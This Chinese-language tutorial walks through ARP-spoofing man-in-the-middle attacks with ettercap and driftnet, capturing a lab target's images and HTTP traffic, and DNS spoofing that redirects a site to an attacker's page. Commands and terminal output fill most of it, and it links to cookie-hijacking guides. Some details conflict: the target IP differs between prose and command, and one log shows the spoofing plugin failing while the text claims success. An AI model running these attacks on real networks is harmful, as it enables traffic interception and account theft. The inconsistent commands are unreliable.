

ettercap 是一款现有流行的网络抓包软件，他利用计算机在局域网内进行通信的 ARP 协议的缺陷进行攻击，在目标与服务器之间充当中间人，嗅探两者之间的数据流量，从中窃取用户的数据资料。

ettercap 有两种运行方式，UNIFIED 和 BRIDGED。UNIFIED 的方式是以中间人方式嗅探，基本原理是同时欺骗主机 A 和 B，将自己充当一个中间人的角色，数据在 A 和 B 之间传输时会通过 C，C 就可以对数据进行分析，从而完成嗅探。BRIDGED 方式是在双网卡情况下，嗅探两块网卡之间的数据包。

driftnet 是一款用于抓取指定接口数据流上面图片的软件，并且把嗅探到的图片显示在 Linux 下的一个窗口当中。

ARP 欺骗原理

由于此嗅探方法使用的是 ARP 欺骗，所以就得先了解一下 ARP 的原理。

主机 A 向主机 B 发送报文，会查询本地的 ARP 缓存表，找到 B 的 IP 地址对应的 MAC 地址后，就会进行数据传输。若未找到，则 A 广播一个 ARP 请求报文（携带主机 A 的 IP 地址和物理地址），请求 IP 地址为主机 B，并将主机 B 的 MAC 发给主机 A。网上所有主机包括 B 都收到 ARP 请求，但只有主机 B 符合该 IP，于是向 A 主机发回一个 ARP 响应报文。其中就包含有 B 的 MAC 地址，A 接收到 B 的应答后，就

会更新本地的 ARP 缓存。接着使用该 MAC 地址发送数据。因此，本地高速缓存 ARP 表是本地网络流通的基础，且是动态的。

ARP 欺骗共有两种：一种是对路由器 ARP 表的欺骗；另一种是对内网 PC 的网关欺骗。

路由器 ARP 表的欺骗是给路由器发送一系列错误的内网 MAC 地址，并按照一定的频率不断进行，使真实的地址信息无法通过更新保存在路由器中，结果路由器的所有数据只能发送给错误的 MAC 地址，造成正常 PC 无法收到信息。

对内网 PC 的网关欺骗是将攻击者伪装成网关，让被欺骗的 PC 向自己发送数据，以截获所想要的内容。

一， 利用 ettercap+driftnet 截获目标主机的图片数据流

Kali 默认安装了 ettercap 和 driftnet

1. 查看网关：ifconfig

```
root@kali ~  
└─> ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.128.128 netmask 255.255.255.0 broadcast 192.168.128.255  
    inet6 fe80::20c:29ff:fe97:cfc9 prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:97:c9:cf txqueuelen 1000 (Ethernet)  
    RX packets 55445 bytes 44382357 (42.3 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 49044 bytes 31570888 (30.1 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
    device interrupt 19 base 0x2000  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 24 bytes 1272 (1.2 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 24 bytes 1272 (1.2 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

2. 查找局域网中的所有主机: netdiscover

```
Currently scanning: 192.168.76.0/16 | Screen View: Unique Hosts  
8 Captured ARP Req/Rep packets, from 3 hosts. Total size: 480  
-----  
IP At MAC Address Count Len MAC Vendor / Hostname  
-----  
192.168.128.129 00:0c:29:f9:f3:2c 1 60 VMware, Inc.  
192.168.128.2 00:50:56:ec:67:db 1 60 VMware, Inc.  
192.168.128.1 00:50:56:c0:00:08 6 360 VMware, Inc.
```

3. 启动 ettercap, 获取目标 IP 流量信息

```
ettercap -i eth0 -T -M arp:remote /192.168.128.136// /192.168.128.2//
```

启动 ettercap , eth0 为网卡端口, -T 为文字显示, -M art:remote 为双向 arp 欺骗, /192.168.128.129//为攻击的目标机器 IP , /192.168.128.2//为网关地址

```
root@kali:~# ettercap -i eth0 -T -M arp:remote /192.168.128.136// /192.168.128.2//
112 Captured ARP Req/rep packets, from 4 hosts. Total size: 6720
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team
IP          AT MAC Address      Count  Len  MAC Vendor / Hostname
-----
Listening on:
eth0 => 00:0C:29:97:CF:C9:0:f3:2c 12    720  VMware, Inc.
192.168.128.129 192.168.128.128/255.255.255.0 1    660  VMware, Inc.
192.168.128.136 fe80::20c:29ff:fe97:cfc9/64 86    5160  VMware, Inc.
192.168.128.254 00:50:56:f8:b4:d5 3     180  VMware, Inc.

SSL dissection needs a valid 'redir_command' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

33 plugins
42 protocol dissectors
57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |=====| 100.00 %riftnet-Sb26a7053804823e.jpeg: bogus image (err = 4)
2 hosts added to the hosts list... 25 2018 [driftnet] warning: image data too small (43 bytes) to b
other with
```

```
...c0.0.0.0...G...E...PS.P...0.0... *H...0M1.0 size: 0.0...US1.0...U...
..DigiCert Incl...U...DigiCert SHA2 Secure Server CA0...1710030000002..20010812000020..1.0 ...U...US1.0...U...
California.0...U...Mountain View1.0...U... Len: MAC Vendor / Hostname
..Mozilla Corporation1.0...U...Cloud Services1.0...U...*.services.mozilla.com0..0.. *H.....0..
.....(*&l...nB...0...U...>...h...V...Ja...5*%7AH...D.../d-f.0Q...o.b.\:n.sT6...XY...M.p.qj..t.X..#...#...{...d...Z.D-M(d-g
.....3...B...0...U...2...f...h...>W...m...x...x...P? f...q...Ww.k...dL...)-X7;..6(W.K'.....0...0...U...#...0...
..Ia/(...F8...0...U...:e.s...p...U...#107;U...00...*.services.mozilla.com..services.mozilla.com0...U...0...U...%:0...+...+...
..0k...U...d0b0/-+..http://crl3.digicert.com/ssca-sha2-g1.crl0/-+..http://crl4.digicert.com/ssca-sha2-g1.crl0..U...E0C07...H...l...0*0...+...
..https://www.digicert.com/CP50...g...0...+...p0n05...+...0...http://ocsp.digicert.com0F...+...0...:http://cacerts.digicert.com/DigiCertSHA2Se
uresServerCA.crt0...U...0.0... *H...../ng8y...;u.&N...L...KK$@.4...T.R.h...[o...H.>[y.B.Yk...%H.'~(r.K.....I
..g..t5../R.d...R9...;...a...!...]....D...t...%N^.....\...%UEI.....D..b.....7.&.....3Q.&IpFv.\G..6 .....T]*

Mon Jun 18 02:15:50 2018 [126403]
TCP 54.213.28.2:443 -> 192.168.128.129:39850 | A (1460)
..l..I.m..h...#..y...0...0...0...[.....n..u..C.rK...0... *H.....0a1.0 ...U...US1.0...U...
..DigiCert Incl...U...www.digicert.com1.0...U...DigiCert Global Root CA0...130308120000Z..230308120000Z0M1.0 ...U...US1.0...U...
..DigiCert Incl...U...DigiCert SHA2 Secure Server CA0..0.. *H.....0... (95 bytes) to b
.....X.M..0..5(n<...qC.d%...M.f.
sn..6.d.7...A...sM.3...S...uH-.V7{.12.....[K.GF.*...y...j...;...eN...z...\-U1..9.../j...WtS;S...D.....k).D.KX.m.K...s...H..Eu.
71...T...79...V...A..E1G...e...N...f..0...w...[W...EX...20..V0...U...0...0...U...04...+.....(0606...+...Eu.
..http://ocsp.digicert.com0(.U...t0r07.5.3.lhttp://crl3.digicert.com/DigiCertGlobalRootCA.crl07.5.3.lhttp://crl4.digicert.com/DigiCertGlobalRootCA
r10s..U...60402..U...0*0(.+...https://www.digicert.com/CP50...U...a..la/(...F8...0...U...#...0...P5V.L.f...=U0... *H.....
#>.K.1B...B\..D.i.h[K..lIK.m...S...e.90...n\..$%.....MJ..B.x...m..!S6Lv..8..0...M'd...>q.H..3m...L@....q...G....7B...n....
.Y...o...&...~7...9...4..th..s..2.8%U...h...A4..|P...X%..w..n.R..t..I...;4(X..x...m.\2...m...I..A...Gql..j...l...U...z
.../p...u..J...s...90.e.j...t...(.W.7..r.w...e...t...[R...vL...t...M1...u...n...+...0Z.....P n0d2..."T..9.....{w...NpS.2;9..|
..9...u...l[.ad...y.v...z.ad.a^...&IU!.p.j.8.m"...%Z.C.K..



Mon Jun 18 02:15:50 2018 [126406]
TCP 54.213.28.2:443 -> 192.168.128.129:39850 | AP (94) image image data too small (43 bytes) to b
other with
```

4. 启动 driftnet, 获取图片信息

执行 arp 欺骗以后， 目标机器所有的流量都会走我们的主机， 通过监听 eth0 网卡， 我们可以获取和篡改目标机器的所有 http 请求数据和内容


启动 driftnet 监听 eth0 端口， 查看所有的浏览图片数据， 所有的浏览图片， 尽收眼底

driftnet -i eth0




二. 利用 ettercap 进行 arp 欺骗截获字节流


1. 进入 ettercap 的 GTK+ UI 工作界面: ettercap -G



2. 打开 ettercap 后，选择 Sniff---Unified-sniffing，再选择网卡




3. 点击 Hosts---Scan for hosts---Hosts list，可以看到目标主机的 IP



5. 选定目标主机 B，点击 add to target 1, 将主机 B 添加到目标 1；
- 选定路由，点击 add to target 2, 将路由添加到目标 2



6. 点击 mitm --- arposoning，勾选 sniff remoteconnections



7. 点击 start --- startsniffing 开始监听，再点击 view --connections 开始查看连接，双击链接查看详细信息


```
Start Targets Hosts View MitM Filters Logging Plugins Info
Hosts List x Connections x Connection data x
192.168.128.129:42198 61.137.188.130:80
GET /images/new/icon-green-yq.png HTTP/1.1.
Host: image.3001.net.
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4.
Accept: image/png,image/*;q=0.8,*/*;q=0.5.
Accept-Language: en-US,en;q=0.5.
Accept-Encoding: gzip, deflate.
Referer: http://static.3001.net/css/new/style.css?ver=20180517458965.
Connection: keep-alive.
.
GET /2017/02/b96bf32144569f19ebfa4be5ca20a118.jpeg HTTP/1.1.
Host: image.3001.net.
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4.
Accept: image/png,image/*;q=0.8,*/*;q=0.5.
Accept-Language: en-US,en;q=0.5.
Accept-Encoding: gzip, deflate.
Referer: http://www.freebuf.com/.
Connection: keep-alive.
.
HTTP/1.1 200 OK.
Server: marco/2.2.
Date: Sun, 17 Jun 2018 10:52:22 GMT.
Content-Type: image/png.
Content-Length: 946.
Connection: keep-alive.
X-Request-Id: c0c2bc53e5e93321cfc2b9a207917736; 921db87e23598bef10528c7fe2300268.
X-Source: U/304.
Last-Modified: Wed, 26 Aug 2015 07:59:40 GMT.
ETag: "45c2915078c9dbb89bf9af00f8809e50".
Expires: Fri, 22 Jun 2018 11:34:04 GMT.
Cache-Control: max-age=691200.
Accept-Ranges: bytes.
Age: 256696.
VIA: T.75.H, V.mix-sd-dst-075, T.134.H, M.cun-ln-fus-135.
.
.PNG.
.
...IHDR.....tEXtSoftware.Adobe ImageReadyq.e...!ITXtX
L:com.adobe.xmp.....<?xpacket begin="..." id="W5M0MpCehiHzreSzNTczkc9d"?
> <x:xmpmeta xmlns:x="adobe:meta/" x:xmptk="Adobe XMP Core 5.5-c014 7
9.151481, 2013/03/13-12:09:15 " > <rdf:RDF xmlns:rdf="http://www.w
3.org/1999/02/22-rdf-syntax-ns#" > <rdf:Description rdf:about="" xmlns:xm
p="http://ns.adobe.com/xap/1.0/" xmlns:xmpMM="http://ns.adobe.com/xap/1.
```

三. Ettercap 工具实施 DNS 欺骗攻击


1. 靶机 IP 地址：192.168.128.129，网关地址：192.168.128.2

靶机 ping www.freebuf.com 解析 IP 地址为：

```
^Croot@kali: ~# ping www.freebuf.com
PING yinkqiziyxvcs5qfset3q4uzvsvhv3.aliyundunwaf.com (47.93.95.103) 56(84) bytes of data:
64 bytes from 47.93.95.103: icmp_seq=1 ttl=128 time=82.7 ms
64 bytes from 47.93.95.103: icmp_seq=1 ttl=128 time=82.8 ms (DUP!)
64 bytes from 47.93.95.103: icmp_seq=2 ttl=128 time=73.2 ms
64 bytes from 47.93.95.103: icmp_seq=2 ttl=128 time=73.5 ms (DUP!)
64 bytes from 47.93.95.103: icmp_seq=3 ttl=128 time=71.2 ms
64 bytes from 47.93.95.103: icmp_seq=3 ttl=128 time=71.6 ms (DUP!)
64 bytes from 47.93.95.103: icmp_seq=4 ttl=128 time=95.4 ms
64 bytes from 47.93.95.103: icmp_seq=4 ttl=128 time=95.8 ms (DUP!)
64 bytes from 47.93.95.103: icmp_seq=5 ttl=128 time=83.7 ms
64 bytes from 47.93.95.103: icmp_seq=5 ttl=128 time=83.8 ms (DUP!)
^C
--- yinkqiziyxvcs5qfset3q4uzvsvhv3.aliyundunwaf.com ping statistics ---
5 packets transmitted, 5 received, +5 duplicates, 0% packet loss, time 4017ms
rtt min/avg/max/ndev = 71.288/81.424/95.810/8.637 ms
root@kali: ~#
```

2. 打开 etter.dns 更改信息：vim /etc/ettercap/etter.dns

将某个域名和本机 IP 绑定



3. 开启 web 服务，修改/var/www/html/index.html 为自己想让对方看到的内容

Vim /var/www/html/index.html

命令/etc/init.d/apache2 start 来启动 apache2 服务器

```
root@kali ~  
[ ok ] /etc/init.d/apache2 start  
[ ok ] Starting apache2 (via systemctl): apache2.service.  
root@kali ~  
vim /var/www/html/index.html
```

4. 使用 ettercap 开始欺骗:

ettercap -i eth0 -Tq -M arp:remote -P dns_spoof/192.168.128.129// /192.168.128.2//

```
root@kali ~  
ettercap -i eth0 -Tq -M arp:remote -P dns_spoof/192.168.128.129// /192.168.128.2//  
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team (S) 终端(T) 帮助(H)  
Listening on:  
eth0 -> 00:0C:29:97:CF:C9  
192.168.128.128/255.255.255.0  
fe80::20c:29ff:fe97:cfc9/64  
SSL dissection needs a valid 'redir_command' script in the etter.conf file  
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.  
Privileges dropped to EUID 65534 E6ID 65534...  
33 plugins  
42 protocol dissectors  
57 ports monitored  
20388 mac vendor fingerprint  
1766 tcp OS fingerprint  
2182 known services  
Lua: no scripts were specified, not starting up! (all the hosts in the list)  
Sorry, plugin 'dns_spoof/192.168.128.129/' can not be found - skipping!  
Randomizing 255 hosts for scanning...  
Scanning the whole netmask for 255 hosts...  
* |=====| 100.00 %  
Scanning for merged targets (1 hosts)...
```

5. 现在在靶机上 ping www.freebuf.com 就变成了 192.168.128.128, 是我 kali 的 IP

在靶机访问 www.freebuf.com 就变成了我修改的 [index.html](#) 的内容了

四. 基于路由的 dns 欺骗:

方法差不多, 请看这篇文章

<https://www.cnblogs.com/hkleak/p/5043063.html>

五. 利用 cookie 劫持, 登入被攻击者的网络账户

<https://www.secpulse.com/archives/6068.html>

参考文章:

<https://www.cnblogs.com/diligenceday/p/8076412.html>

<https://www.cnblogs.com/hkleak/p/5043063.html>

<https://blog.csdn.net/zc19930620/article/details/61642372>

<https://www.secpulse.com/archives/6068.html>

<https://blog.csdn.net/yy10992/article/details/78496124>

